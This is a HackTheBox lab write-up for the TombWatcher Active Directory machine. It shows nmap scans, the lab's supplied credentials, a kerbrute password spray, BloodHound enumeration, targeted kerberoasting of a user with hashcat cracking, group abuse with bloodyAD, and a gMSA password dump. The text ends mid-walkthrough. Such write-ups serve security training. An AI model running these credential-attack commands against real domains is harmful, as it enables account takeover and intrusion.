TombWatcher | HackTheBox
Overview

| Title | TombWatcher |
|---|---|
| Difficulty | Medium |
| Machine | Windows |
| Makers |  & &  |
About TombWatcher
Information Gathering
Scanned all TCP ports:
nmap -p- --min-rate 10000 -vv $IP -oA recon/nmap/ports
Nmap scan report for 10.129.232.167
Host is up, received syn-ack (0.26s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack
80/tcp    open  http             syn-ack
88/tcp    open  kerberos-sec     syn-ack
135/tcp   open  msrpc            syn-ack
139/tcp   open  netbios-ssn      syn-ack
389/tcp   open  ldap             syn-ack
445/tcp   open  microsoft-ds     syn-ack
464/tcp   open  kpasswd5         syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
636/tcp   open  ldapssl          syn-ack
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
5985/tcp  open  wsman            syn-ack
9389/tcp  open  adws             syn-ack
49666/tcp open  unknown          syn-ack
49693/tcp open  unknown          syn-ack
49694/tcp open  unknown          syn-ack
49696/tcp open  unknown          syn-ack
49716/tcp open  unknown          syn-ack
62287/tcp open  unknown          syn-ack
Enumerated open TCP ports:
nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389 -sC -sV --min-rate 10000 $IP -oA recon/nmap/service
Nmap scan report for 10.129.232.167
Host is up, received syn-ack (0.23s latency).
Scanned at 2026-06-27 23:36:57 IST for 102s

PORT     STATE    SERVICE       REASON      VERSION
53/tcp   open     domain        syn-ack     Simple DNS Plus
80/tcp   filtered http          no-response
88/tcp   open     kerberos-sec  syn-ack     Microsoft Windows Kerberos (server time: 2026-06-27 22:12:19Z)
135/tcp  open     msrpc         syn-ack     Microsoft Windows RPC
139/tcp  open     netbios-ssn   syn-ack     Microsoft Windows netbios-ssn
389/tcp  open     ldap          syn-ack     Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:     a396 4dc0 104d 3c58 54e0 19e3 c2ae 0666
| SHA-1:   fe5e 76e2 d528 4a33 8adf c84e 92e3 900e 4234 ef9c
| SHA-256: 5128 aaea b79b bc06 762a 04d6 b475 4a21 a52c d1b1 205a 0440 85bd f5d6 2734 6ea9
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
<--------------- SNIP ---------------->
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
|_-----END CERTIFICATE-----
|_ssl-date: 2026-06-27T22:13:50+00:00; +4h05m14s from scanner time.
445/tcp  open     microsoft-ds? syn-ack
464/tcp  open     kpasswd5?     syn-ack
593/tcp  open     ncacn_http    syn-ack     Microsoft Windows RPC over HTTP 1.0
636/tcp  filtered ldapssl       no-response
3268/tcp open     ldap          syn-ack     Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-27T22:13:50+00:00; +4h05m14s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:     a396 4dc0 104d 3c58 54e0 19e3 c2ae 0666
| SHA-1:   fe5e 76e2 d528 4a33 8adf c84e 92e3 900e 4234 ef9c
| SHA-256: 5128 aaea b79b bc06 762a 04d6 b475 4a21 a52c d1b1 205a 0440 85bd f5d6 2734 6ea9
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
<--------------- SNIP ---------------->
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
|_-----END CERTIFICATE-----
3269/tcp open     ssl/ldap      syn-ack     Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-27T22:13:50+00:00; +4h05m15s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:     a396 4dc0 104d 3c58 54e0 19e3 c2ae 0666
| SHA-1:   fe5e 76e2 d528 4a33 8adf c84e 92e3 900e 4234 ef9c
| SHA-256: 5128 aaea b79b bc06 762a 04d6 b475 4a21 a52c d1b1 205a 0440 85bd f5d6 2734 6ea9
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
<--------------- SNIP ---------------->
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
|_-----END CERTIFICATE-----
5985/tcp filtered wsman         no-response
9389/tcp open     mc-nmf        syn-ack     .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-06-27T22:13:11
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 52925/tcp): CLEAN (Timeout)
|   Check 2 (port 40660/tcp): CLEAN (Timeout)
|   Check 3 (port 60904/udp): CLEAN (Timeout)
|   Check 4 (port 33558/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 4h05m14s, deviation: 0s, median: 4h05m13s
Since this is an AD assumed breach scenario we have initial credentials to work with.
As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account: henry / H3nry_987TGV!
Let’s verify the credentials and generate hosts file using nxc (two birds with one command):
sudo nxc smb $IP -u henry -p 'H3nry_987TGV!' --generate-hosts-file /etc/hosts

The credentials are working.
Enumeration
SMB
Checking if we have access on any interesting shares.
nxc smb tombwatcher.htb -u henry -p 'H3nry_987TGV!' --shares

Nothing useful. I exported list of users available:
nxc smb tombwatcher.htb -u henry -p 'H3nry_987TGV!' --users-export users.txt

Rusthound

I used rusthound for collecting bloodhound data:
rusthound-ce -d tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' --zip
Password spray

We can do a password spray attack with the password we have and the available users:
faketime -f '+4.05h' kerbrute passwordspray --dc DC01.tombwatcher.htb -d tombwatcher.htb users.txt 'H3nry_987TGV!'
Bloodhound Enumeration

Henry have WriteSPN permission on Alfred

Can be abused using targeted kerberoasting.
Alfred have AddSelf over the groupinfrastructure

Members of infrastructure group have ReadGMSAPassword over the machine account ansible_dev$:

And ansible_dev$ have ForceChangePassword over user sam:

sam have WriteOwner over user john

We can abuse this by granting ourself genericAll. From there we can perform three attacks to get access to john:
- Targeted kerberoasting
- Shadow credentials
- Force change password

John is a member of Remote Management Users group so we can use winrm to login.
john also have genericAll over the OU ADCS.

I’m not sure how to exploit this further. So far this is the whole attack path we have figured out from bloodhound:
So let’s get started.
Attacking alfred
Targeted kerberoasting
We have WriteSPN permission so we can set spn and get a TGS and try to crack it. I’m setting the spn to tombwatcher/fakesvc:
bloodyad -d tombwatcher.htb -i $IP -u henry -p 'H3nry_987TGV!' set object 'Alfred' 'servicePrincipalName' -v 'tombwatcher/fakesvc'

Getting service ticket hash:
GetUserSPNs.py -dc-ip DC01.tombwatcher.htb tombwatcher.htb/henry:'H3nry_987TGV!' -outputfile kerberoastables.txt -request

Crack the password:
hashcat -a 0 kerberoastables.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt

Let’s test the new credentials with nxc:
nxc smb tombwatcher.htb -u Alfred -p 'basketball'

Success!
Add alfred to the Infrastructure group
We can add new member to a group using bloodyad:
bloodyad -d tombwatcher.htb -i $IP -u alfred -p 'basketball' add groupMember Infrastructure alfred

Then verify this by running this command:
bloodyad -d tombwatcher.htb -i $IP -u alfred -p 'basketball' get membership alfred

Read GMSA password for ansible_dev$
I’m using gMSADumper.py to read the GMSA Password:
gmsadumper -u alfred -p basketball -d tombwatcher.htb

Let’s quickly check if the NTLM can be cracked:
